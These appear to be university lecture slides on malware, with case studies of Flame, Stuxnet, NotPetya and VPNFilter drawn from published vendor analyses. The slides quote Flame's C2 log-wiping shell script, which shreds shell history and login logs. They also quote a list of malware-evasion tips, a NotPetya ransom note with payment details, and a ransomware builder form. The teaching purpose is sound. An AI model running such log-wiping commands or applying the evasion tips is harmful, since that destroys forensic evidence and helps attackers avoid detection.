
IT-Security (ITS) B1

DIKU, E2019

Today's agenda

Part 1: Intro and malware case studies

Part 2: Malware vs. Firewalls / Antivirus / and more

Lecture plan

Week	Date	Time	Lecture	Topic
36	02 Sep	09-11	TL	Introduction, security concepts and the threat of hacking
	06 Sep	09-11	TL	Buffer overflow
37	09 Sep	09-11	CJ	Software security, Operating system security
	13 Sep	09-11	CJ	User authentication and access control
38	16 Sep	09-11	TJ	Malicious software
	20 Sep	09-11	CJ	Firewalls and denial-of-service attacks
39	23 Sep	09-11	CJ	Cloud and IoT
	27 Sep	09-11	TL	Cryptography
40	30 Sep	09-11	TL	Internet security protocols
	04 Oct	09-11	TL	Intrusion detection
41	07 Oct	09-11	TL	Forensics
	12 Oct	09-11	CJ	IT security management
42				Fall Vacation - No lectures
43	22 Oct	09-11	CJ	Privacy 1
	25 Oct	09-11	CJ	Privacy 2 - GDPR
44	29 Oct	15-16	Guest	TBA
	16-17		All	Recap and Q/A
45	06 Nov			Exam

Malware defined

Malicious software that **disrupts** operations, **steals** sensitive data, or gives **unauthorised access** to computers

Or anything else you didn't want software to do on your system

Malware's role in the Cyber Kill Chain



Many types (not mutually exclusive)

Virus

Wiper

Worms

Ransomware

Trojan horse

RATs

Backdoor

Crimeware

Rootkit and bootkits

C2 scripts

Keylogger

Legitimate tools

Many real-world examples

Cryptolocker

PlugX

Zeus

Vpnfilter

Havex

Shamoon

Stuxnet


WannaCry

Flame

NotPetya

Malware at many layers

KIM ZETTER SECURITY 08.03.15 7:00 AM
RESEARCHERS CREATE FIRST FIRMWARE WORM THAT ATTACKS MACS



Your hard drives were RIDDLED with NSA SPYWARE for YEARS

Kaspersky: 'Equation Group' attacked 'high value targets'


17 Feb 2015 at 01:57, Darren Pauli



The US National Security Agency (NSA) infected hard disk firmware with spyware in a campaign valued as highly as Stuxnet that dates back at least 14 years and possibly up to two decades according to an analysis by Kaspersky Labs.

The campaign infected possibly tens of thousands of Windows computers in telecommunications providers, governments, militaries, utilities, and mass media organisations among others in 30 countries.

Malware in many stages



Malware wants to

Hide to avoid detection and removal

Persist to survive reboots or clean-ups

Frustate malware analysis and attribution

Communicate with its operators

Do its dirty business

How does malware get on a system?




Figure 18. Top malware action vectors in incidents (n=795)

Another option

Paying People to Infect their Computers

Research paper: "[It's All About The Benjamins: An empirical study on incentivizing users to ignore security advice](#)," by Nicolas Christin, Serge Egelman, Timothy Vidas, and Jens Grossklags.


Abstract: We examine the cost for an attacker to pay users to execute arbitrary code -- potentially malware. We asked users at home to download and run an executable we wrote without being told what it did and without any way of knowing it was harmless. Each week, we increased the payment amount. Our goal was to examine whether users would ignore common security advice -- not to run untrusted executables -- if there was a direct incentive, and how much this incentive would need to be. We observed that for payments as low as \$0.01, 22% of the people who viewed the task ultimately ran our executable. Once increased to \$1.00, this proportion increased to 43%. We show that as the price

Case study - Flame

Flame

KIM ZETTER SECURITY 05.28.12 09:00 AM

Meet 'Flame,' The Massive Spy Malware Infiltrating Iranian Computers



Flame modules

```
if not _params.STD then
    assert(loadstring(config.get("LUA.LIBS.STD"))())
end
if not _params.table_ext then
    assert(loadstring(config.get("LUA.LIBS.table_ext"))())
end
if not __LIB_FLAME_PROPS_LOADED__ then
    __LIB_FLAME_PROPS_LOADED__ = true
    flame_props = {}
    flame_props[FLAME_ID_CONFIG_KEY] = "MANAGER.FLAME_ID"
    flame_props[FLAME_TIME_CONFIG_KEY] = "TIMER.NUM_OF_SECS"
    flame_props[FLAME_LOG_PERCENTAGE] = "LEAK.LOG_PERCENTAGE"
    flame_props[FLAME_VERSION_CONFIG_KEY] = "MANAGER.FLAME_VERSION"
    flame_props[SUCCESSFUL_INTERNET_TIMES_CONFIG] = "GATOR.INTERNET_CHECK"
    flame_props[INTERNET_CHECK_KEY] = "CONNECTION_TIME"
    flame_props[BPS_CONFIG] = "GATOR.LEAK.BANDWIDTH_CALCULATOR.BPS_QUEUE"
    flame_props[BPS_KEY] = "BPS"
    flame_props[PROXY_SERUER_KEY] = "GATOR.PROXY_DATA.PROXY_SERUER"
    flame_props[getFlameId] = function()
        if config.hasKey(flame_props[FLAME_ID_CONFIG_KEY]) then
            local l_1_1 = config.get
            local l_1_1_1 = flame_props[FLAME_ID_CONFIG_KEY]
            return l_1_0(l_1_1_1)
        end
    end
    return nil
end
```

List of code names for various families of modules in Flame's source code and their possible purpose^[1]

Name	Description
Flame	Modules that perform attack functions
Boost	Information gathering modules
Flask	A type of attack module
Jimmy	A type of attack module
Munch	Installation and propagation modules
Snack	Local propagation modules
Spotter	Scanning modules
Transport	Replication modules
Euphoria	File leaking modules
Headache	Attack parameters or properties


Flame C2 servers

Operating system: 64-bit Debian 6.0.x

Programming languages: PHP, Python, bash

Database: MySQL

Web server: Apache 2.x with self-signed certificate



Flame C2 login

Login:

Username:

Password:

Flame C2 control panel

- Main -
- Logout -

- Clients -

ID	Type	
		Go

Control Panel

ID	Backup Time	
1	2012-05-23 01:53:54	Download
2	2012-05-23 20:52:20	Download
3	2012-05-24 18:56:06	Download
4	2012-05-30 20:45:24	Download

[Download data](#)

[Upload data](#)

[View backups](#)

Current online status: [Online](#) [[Change](#)]

Version: 1.4.1

Free disk space: 14578948

Clients and sign up

Clients sends HTTP request with

"uid=number&action=number"

C2 looks for specific combination

```
if (preg_match('/^uid=d+&action=d+/', $data) === 1) {  
    return array(RC_SUCCESS, PROTOCOL_SIGNUP); }
```

Types of clients

```
define('CLIENT_TYPE_SP', 1); define('CLIENT_TYPE_SPE', 2);  
define('CLIENT_TYPE_FL', 3); define('CLIENT_TYPE_IP', 6);
```

Client functionality

Infected clients support very few commands, including:

GET_NEWS: Gets file(s) from ./news sub-directory that are assigned to current client ID. The news files contain updates and extra modules of Flame, as well as special commands, such as changing registry key values.

ADD_ENTRY: Stores information collected by the client. (The C2 script encrypts all files received from the client.)

ADD_SUB_ENTRY: Same as ADD_ENTRY.

GET_AD: Gets files from ./ad_path directory.

Flame C2 periodic clean-ups

Every 30 minutes

```
php /var/www/htdocs/.../UnloadChecker.php
```

Every 6 hours

```
python /home/.../pycleaner/Eraser.py
```

At midnight

```
php /home/.../delete.php
```

Delete.php

PHP script to delete files older than 30 days

Deletion done in a secure manner using *shred*

Also handled deleting files meta-information

LogWiper.sh

```
#!/bin/bash
#stop history
echo "unset HISTFILE" >> /etc/profile
history -c
find ~/.bash_history -exec shred -fvzu -n 3 {} \;
[...]
shred -fvzu -n 3 /var/log/wtmp
shred -fvzu -n 3 /var/log/lastlog
shred -fvzu -n 3 /var/run/utmp
shred -fvzu -n 3 /var/log/mail.*
[...]
#self delete
find ./ -type f | grep logging.sh | xargs -I {} shred -fvzu -n 3 {} \;
```

Read more

The screenshot shows a blog post from the Kaspersky SecureList website. The header includes the Kaspersky logo and a navigation bar with links for Solutions, Industries, Products, Services, Resource Center, Contact Us, and GDPR. Below the header is a dark navigation bar with links for SECURELIST, THREATS, CATEGORIES, TAGS, STATISTICS, and ENCYCLOPEDIA. The main content area has a blue header bar with the text 'APT REPORTS'. The title of the article is 'Full Analysis of Flame's Command & Control servers'. Below the title, it says 'By GReAT on September 17, 2012, 5:00 pm'. The article discusses the Flame malware, its connection to the Stuxnet operation, and its advanced nature. It also mentions the discovery of communication between Flame and the Stuxnet development team. The text is presented in a clear, readable font with some technical terms highlighted.

Our previous analysis of the Flame malware, the advanced cyber-espionage tool that's linked to the [Stuxnet operation](#), was initially published at the end of May 2012 and revealed a large scale campaign targeting several countries in the Middle East.

The Flame malware, including all of its components, was very large and our ongoing investigation revealed more and more details since that time. The news about this threat peaked on 4th June 2012, when Microsoft released an out-of-band patch to block three fraudulent digital certificates used by Flame. On the same day, we confirmed the existence of this in Flame and published our [technical analysis](#) of this sophisticated attack. This new side of Flame was so advanced that only the world's top cryptographers could be able to implement it. Since then, skeptical jokes about Flame have disappeared.

Later in June, we definitively confirmed that Flame developers communicated with the Stuxnet development team, which was another convincing fact that Flame was developed with nation-state backing.

We also published our analysis of the Flame command-and-Control (C&C) servers based on external observations and publicly available [information](#). That helped our understanding of where the C&C servers were located and how they were registered.

With this blog post, we are releasing new information that was collected during forensic analysis of the Flame C&C servers. This investigation was done in partnership with Symantec, ITU-IMPACT and CERT-Bund/BSI.

Malware writers DOs and DONTs

DO obfuscate or encrypt all strings

DO NOT decrypt or de-obfuscate all string data immediately upon execution

DO explicitly remove sensitive data, such as encryption keys, from memory asap

DO strip all build paths, developer usernames from the final build


DO NOT export sensitive function names; if having exports are required for the binary, utilize an ordinal or a benign function name

DO NOT leave dates/times such as compile timestamps


https://www.schneier.com/blog/archives/2017/03/the_cias_develo.html



Flame and Stuxnet, and Duqu



More on Stuxnet



Lastest on Stuxnet


The role of a secret Dutch mole in the US-Israeli Stuxnet attack on Iran

September 2, 2019 By [Pierluigi Paganini](#)

Journalists revealed the role of a mole recruited by the Dutch intelligence in the US-Israeli Stuxnet attack on the Natanz plant in Iran.

Case study - NotPetya

2017: WannaCry and NotPetya



NotPetya



NotPetya payload

Infects the master boot record (MBR) and overwrites the Windows bootloader, and triggers a restart.

Upon startup, the payload encrypts the Master File Table of the NTFS file system, and then displays the ransom message demanding a payment made in Bitcoin.

Meanwhile, NotPetya encrypts the files behind the scenes.

NotPetya propagation

Lost in Translation



theshadowbrokers (60) • in shadowbrokers • 2 years ago

KEK...last week theshadowbrokers be trying to help peoples. This week theshadowbrokers be thinking fuck peoples. Any other peoples be having same problem? So this week is being about money. TheShadowBrokers showing you cards theshadowbrokers wanting you to be seeing. Sometime peoples not being target audience. Follow the links for new dumps. Windows. Swift. Oddjob. Oh you thought that was it? Some of you peoples is needing reading comprehension.

https://yadi.sk/d/NJqpqo_3GxZA4

Password = Reeeeeeeeeeeeeee


theshadowbrokers not wanting going there. Is being too bad nobody deciding to be paying theshadowbrokers for just to shutup and going away. TheShadowBrokers rather being getting drunk with McAfee on desert island with hot babes. Maybe if all surviving WWIII theshadowbrokers be seeing you next week. Who knows what we having next time?

Read more

 CROWDSTRIKE | BLOG Featured ▾ R

NotPetya Technical Analysis – A Triple Threat: File Encryption, MFT Encryption, Credential Theft

June 29, 2017 Karan Sood and Shaun Hurley From The Front Lines



The image shows a screenshot of a black message box with white text. It contains a warning message from the NotPetya ransomware, which reads:

Doops, your important files are encrypted.

If you see this text, then your files are no longer accessible, because they have been encrypted. Perhaps you are busy looking for a way to recover your files, but don't waste your time. Nobody can recover your files without our decryption service.

We guarantee that you can recover all your files safely and easily. All you need to do is submit the payment and purchase the decryption key.

Please follow the instructions:

1. Send \$388 worth of Bitcoin to following address:
1Mz7153HMuXTuR2R1t78nGSdzaRtNbBLX
2. Send your Bitcoin wallet ID and personal installation key to e-mail woesmith123456@posteo.net. Your personal installation key:
zRNagE-CDBMfc-pD5A14-vFd5d2-14rhs5-d70Czb-RYjq3E-ANg8rK-49XFx2-Ed2R5H

If you already purchased your key, please enter it below.
Key:


Sidebar: Ransomware as a Service

Online builder

You must have [license](#) to use builder.

Receiver address	<input type="text"/>	Receiver address should be put in with protocol and without slash on end. Example: http://onionsite.onion /p.php
Payment page	<input type="text"/>	Payment page should be written in the same way. In locker message word (IDENTY) would be replaced with User ID so that you can construct links to the payment page. Example http://ytrfjyedvasd.onion /payment.php?ID= >>> http://ytrfjyedvasd.onion /payment.php?ID=AAAA-AAAA-AAAA
Encryption method	AES 256	
Default decrypter	Automatic	Create build Download panel
UAC bypass	Enable	
Locker message	<input type="text"/>	

[Panel setup short guide](#)



Backup. Backup. Backup.



Case study - VPNfilter

VPNFilter

Malware designed to infect routers and network attached storage devices

It is estimated to have infected approximately 500,000 routers worldwide


3 stages:

1st : persist and contact C2 to download further modules (initial infection unknown)

2nd : main payload capable of command execution including a destructive capability that “bricks” the device by overwriting a section of the device’s firmware and rebooting, rendering it unusable.

3rd : several extra modules e.g. a packet sniffer, web credentials harvester, etc.

VPNFilter – the stages



FBI on VPNFilter

 **Public Service Announcement**
FEDERAL BUREAU OF INVESTIGATION 

May 25, 2018
Alert Number
I-052518-PSA

Questions regarding this PSA should be directed to your local **FBI Field Office**.
Local Field Office Locations: www.fbi.gov/contact-us/field

FOREIGN CYBER ACTORS TARGET HOME AND OFFICE ROUTERS AND NETWORKED DEVICES WORLDWIDE SUMMARY

The FBI recommends any owner of small office and home office routers power cycle (reboot) the devices. Foreign cyber actors have compromised hundreds of thousands of home and office routers and other networked devices worldwide. The actors used VPNFilter malware to target small office and home office routers. The malware is able to perform multiple functions, including possible information collection, device exploitation, and blocking network traffic.

TECHNICAL DETAILS

The size and scope of the infrastructure impacted by VPNFilter malware is significant. The malware targets routers produced by several manufacturers and network-attached storage devices by at least one manufacturer. The initial infection vector for this malware is currently unknown.

FBI recommends

That users reboot their at-risk devices


Thereby temporarily removing stages 2 and 3 of the malware

Stage 1 would remain, leading the router to try re-downloading the payload and infecting the router again. However, prior to the recommendation the US Justice Department seized web endpoints the malware uses for Stage 2 installation

Without these URLs, the malware must rely on the socket listener for stage 2

A firmware update removes all stages of the malware, *though it is possible the device could be reinfected (as initial infection vector unknown)*

Read more



The image shows a screenshot of a Cisco Talos blog post. At the top, there's a navigation bar with icons for Software, Vulnerability Information, Reputation Center, Library, and Support Community. Below the header, the date "WEDNESDAY, JUNE 6, 2018" is displayed. The main title of the post is "VPNFilter Update - VPNFilter exploits endpoints, targets new devices". The post features a large graphic with the word "VPNFilter" in red and grey, accompanied by a stylized icon of a network connection. Below the graphic, the word "INTRODUCTION" is written in blue capital letters. A detailed paragraph of text follows, explaining the findings of Cisco Talos regarding the VPNFilter threat.

WEDNESDAY, JUNE 6, 2018

VPNFilter Update - VPNFilter exploits endpoints, targets new devices

INTRODUCTION

Cisco Talos, while working with our various intelligence partners, has discovered additional details regarding "VPNFilter." In the days since we first published our findings on the campaign, we have seen that VPNFilter is targeting more makes/models of devices than initially thought, and has additional capabilities, including the ability to deliver exploits to endpoints. Talos recently published a blog about a broad campaign that delivered VPNFilter to small home-office network devices, as well as network-attached storage devices. As we stated in that post, our research into this threat was, and is, ongoing. In the wake of that post, we have had a number of partners step forward with additional information that has assisted us in our work. This post is an update of our findings over the past week.

How to infect a router

CVE-2018-17208 on Linksys Velop

